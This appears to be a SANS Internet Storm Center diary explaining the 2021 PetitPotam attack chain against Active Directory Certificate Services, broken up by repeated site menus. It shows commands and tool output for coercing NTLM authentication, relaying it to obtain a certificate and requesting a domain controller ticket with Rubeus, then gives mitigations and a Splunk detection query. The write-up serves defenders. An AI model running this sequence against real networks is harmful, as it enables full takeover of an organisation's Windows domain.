



[Internet Storm Center](#)

Search...(IP, Port..)

Search


Sign In


[Sign Up](#)

SANS Network Security: Las Vegas Sept 4-9.


 Handler on Duty: Guy Bruneau

Threat Level: **Green**


 [Homepage](#)


 [Diaries](#)


 [Podcasts](#)

 [Jobs](#)

 [Data](#)

 [Tools](#)


 [Contact Us](#)

 [About Us](#)

 [Slack Channel](#)

 [Mastodon](#)

 [Bluesky](#)

 [X](#)

[previous](#)

[next](#)

My next class:

Web App Penetration Testing and Ethical Hacking	Amsterda Mar 31st - Apr 5th m 2025
---	---------------------------------------

[Active Directory Certificate Services \(ADCS - PKI\) domain admin vulnerability](#)

Published: 2021-07-24. Last Updated:

2021-07-24 21:42:15 UTC

by [Bojan Zdrnja](#) (Version: 2)



[1 comment\(s\)](#)

Phew, this was a really bad week for Microsoft (and a lot of reading for all of us). And just when we thought that the fiasco with the SAM hive was over, a new vulnerability popped up, which is much, much more dangerous unfortunately – it allows a user to **completely take over a Windows domain** that has the ADCS service running. And those are probably running in majority of enterprises.



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

authentications (as has been many, many times before).

This is what's going on now:

(1) Let's provoke arbitrary NTLM authentication

Earlier this week, [@topotam77](#) released a PoC tool called PetitPotam, which exploits the MS-EFSRPC (Encrypting File System Remote (EFSRPC)) protocol in order to provoke one Windows host to try to authenticate to another. This is done over LSARPC (TCP port 445) and results in making the target server connect to an arbitrary server and perform NTLM authentication.

What's even crazier is that this can be done without any authentication – so as long as you can connect to the target server to the LSARPC named pipe with interface c681d488-d850-11d0-8c52-00c04fd90f7e, you can make that target server connect to any other server.

Here's how this can be done:

```
infigo@ubuntu:~/tools/PetitPotam$ python3 Petitpotam.py -u '' -p '' -d ''  
  
PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()  
by topotam (@topotam77)  
  
Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN  
  
[-] Connecting to ncacn_np:[REDACTED]([\PIPE\lsarpc])  
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!
```

(2) Relaying to Active Directory Certificate Services

The other vulnerability that is being exploited here is the fact that the IIS server that is used by Active Directory Certificate Services uses NTLM over HTTP for authentication. This



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

for this attack.

Basically, what the fork is doing is using allowing relaying of NTLM authentication to the Active Directory Certificate Services IIS server. In this process it first sends a POST HTTP request to the `/certsrv/certfnsh.as` endpoint with an automatically generated certificate. While doing this it also passes the NTLM credentials.

If the POST request was successful, the Active Directory Certificate Services server will sign the certificate and Responder will fetch it by sending a GET HTTP request to `/certsrv/certnew.cer?ReqID=` where the parameter will be provided as response to the POST request.

This is what it looks like when executed:

```
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
```

```
[*] SMBD-Thread-4: Connection from [REDACTED] controlled, attacking target http://10.0.[REDACTED]
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://10.0.[REDACTED] as [REDACTED] SUCCEEDED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user [REDACTED]:
MIIQSIBAAzCCER8GCSqGSIb3DQEH
```

With the certificate now, it is actually game over.



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

TGT (Ticket Granting Ticket), by using the machine account that was initially abused to make the NTLM connection. You can probably guess it by now – if that machine was a domain controller, we can get the TGT as that domain controller machine account, which will then ultimately allow the attacker to fully compromise the domain.

```
PS C:\Users\John Wick\Desktop\rubeus> .\RR.exe asktgt /user:TERMINATORS /certificate:MIQ5QIBAz [REDACTED] PH3XX /domain:SKYNET /dc:10.0.1.11 /ptt

Rubeus

v1.6.4

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=TERMINATOR.SKYNET.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'SKYNET\TERMINATORS'
[*] TGT request successful!
[*] base64(ticket.kirbi):

doI [ TICKET]

[+] Ticket successfully imported!

ServiceName      : krbtgt/SKYNET
ServiceRealm     : SKYNET.LOCAL
UserName         : TERMINATORS
UserRealm        : SKYNET.LOCAL
StartTime        : 7/24/2021 4:59:39 PM
EndTime          : 7/25/2021 2:59:39 AM
RenewTill        : 7/31/2021 4:59:39 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : q/aa812dojwr325rtr==
```

It is really game over now. With this TGT in our cache, we can fetch service tickets and perform any action we want, including the Mimikatz' famous DCSync as [@gentilkiwi](#) demonstrated.

Talk about a bad week. And weekend. Sowhat can we do?

One of main issues here is that Active Directory Certificate Services use NTLM for authentication:



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)



[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)




So, depending on how your enterprise uses ADCS, you could disable NTLM authentication on the IIS server and this particular attack will not be possible any more. Of course, if you do not need this particular service (web based certificate enroll) – remove it completely!


Couple of other things that will help:

- Use host based firewalls to limit connectivity as much as possible. Does your DC need to make outbound connections to port 445? Do your workstations need to allow inbound connectivity to port 445?
- Collect IIS logs from the Active Directory Certificate Services server to your SIEM and check for those requests mentioned above.


We'll (again) keep an eye on this, and will update the diary with new information when possible. But it looks like it will be a busy weekend for some.





 [Homepage](#)


 [Diaries](#)


 [Podcasts](#)

 [Jobs](#)

 [Data](#)

 [Tools](#)


 [Contact Us](#)

 [About Us](#)

 [Slack Channel](#)

 [Mastodon](#)

 [Bluesky](#)

 [X](#)

at <https://msrc.microsoft.com/update-guide/vulnerability/ADV210003>

The advisory offers a workaround against the abuse of ADCS - it consist of disabling NTLM authentication as I wrote above in the diary. This should really be done enterprise wide, however, as always - test.

What the advisory above missed is the fact that the PetitPotam vulnerability (the first step in the diary above) is a completely separate issue - it allows an attacker to provoke a server to authenticate to an arbitrary machine. Abusing ADCS is just one way to use this - any service that allows NTLM authentication can probably be abused similarly (Print Spooler could be a candidate).

Detection: If you want to check if there were attacks against your environment, look for events with Event Code 4768 (TGT request), where the Certificate Information section contains data (Certificate Issuer Name, Serial Number and Thumbprint), indicating that a certificate was used for request.

This is what it looks like (the Splunk search used below was:
index=windows EventCode=4768
Certificate_Issuer_Name=*):



[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

```
Eventtype=0
Type=Information
ComputerName=[REDACTED]
TaskCategory=Kerberos Authentication Service
OpCode=Info
RecordNumber=2853034092
Keywords=Audit Success
Message=A Kerberos authentication ticket (TGT) was requested.
```

```
Account Information:
  Account Name: [REDACTED]
  Supplied Realm Name: [REDACTED]
  User ID: [REDACTED]
```

```
Service Information:
  Service Name: krbtgt
  Service ID: [REDACTED]krbtgt
```

```
Network Information:
  Client Address: ::ffff:10.0.[REDACTED]
  Client Port: 62273
```

```
Additional Information:
  Ticket Options: 0x40800010
  Result Code: 0x0
  Ticket Encryption Type: 0x12
  Pre-Authentication Type: 15
```

```
Certificate Information:
```

--
Bojan
[@bojanz](#)
[INFIGO IS](#)

Keywords: [adcs](#) [domain admin](#) [petitpotam](#)

[1 comment\(s\)](#)

My next class:



[previous](#)

[next](#)

[Homepage](#)

[Diaries](#)

[Podcasts](#)

[Jobs](#)

[Data](#)

[Tools](#)

[Contact Us](#)

[About Us](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)

Comments

Thank you for you analysis on this post.

I have been trying to sort thru all of the articles out there on this exploit.

From your post, it appears that while ADCS is a possible vector, that this could be leveraged against any server/service that uses NTLM authentication.

Before following the guidance I was seeing in Microsoft's articles about disabling outbound NTLM from domain controllers, I turned on the Audit policies for NTLM first. I then saw multiple eventlog entries (under the NTLM\Operational log) where requests from other DC's and our Exchange servers would be denied.

I then did some google-fu, and found spiceworks forum posts where others had disabled NTLM, and found that Outlook would no longer authenticate, Clustered Hyper-V moves no longer worked right, and RDP was impacted as well. One person commented that the policy in question was a clumsy and poorly implemented effort on Microsoft's part.

That leaves me wondering how we can go about properly securing our client networks without causing a massive amount of problems??

Any advice? Can you point me to any good articles that provide information on how to effectively disable NTLM without bringing the network to it's knees?

Thanks



Internet Storm Center

[Sign In](#)[Sign Up](#)[Homepage](#)[Diaries](#)[Podcasts](#)[Jobs](#)[Data](#)[Tools](#)[Contact Us](#)

Anonymous

Jul 28th 2021

3 years ago

[Login here to join the discussion.](#)

[Top of page](#)

[Diary Archives](#)

© 2024 SANS™ Internet Storm Center

Developers: We have an API for you!



[Link To Us](#) [About Us](#) [Handlers](#) [Privacy Policy](#)

[Slack Channel](#)

[Mastodon](#)

[Bluesky](#)

[X](#)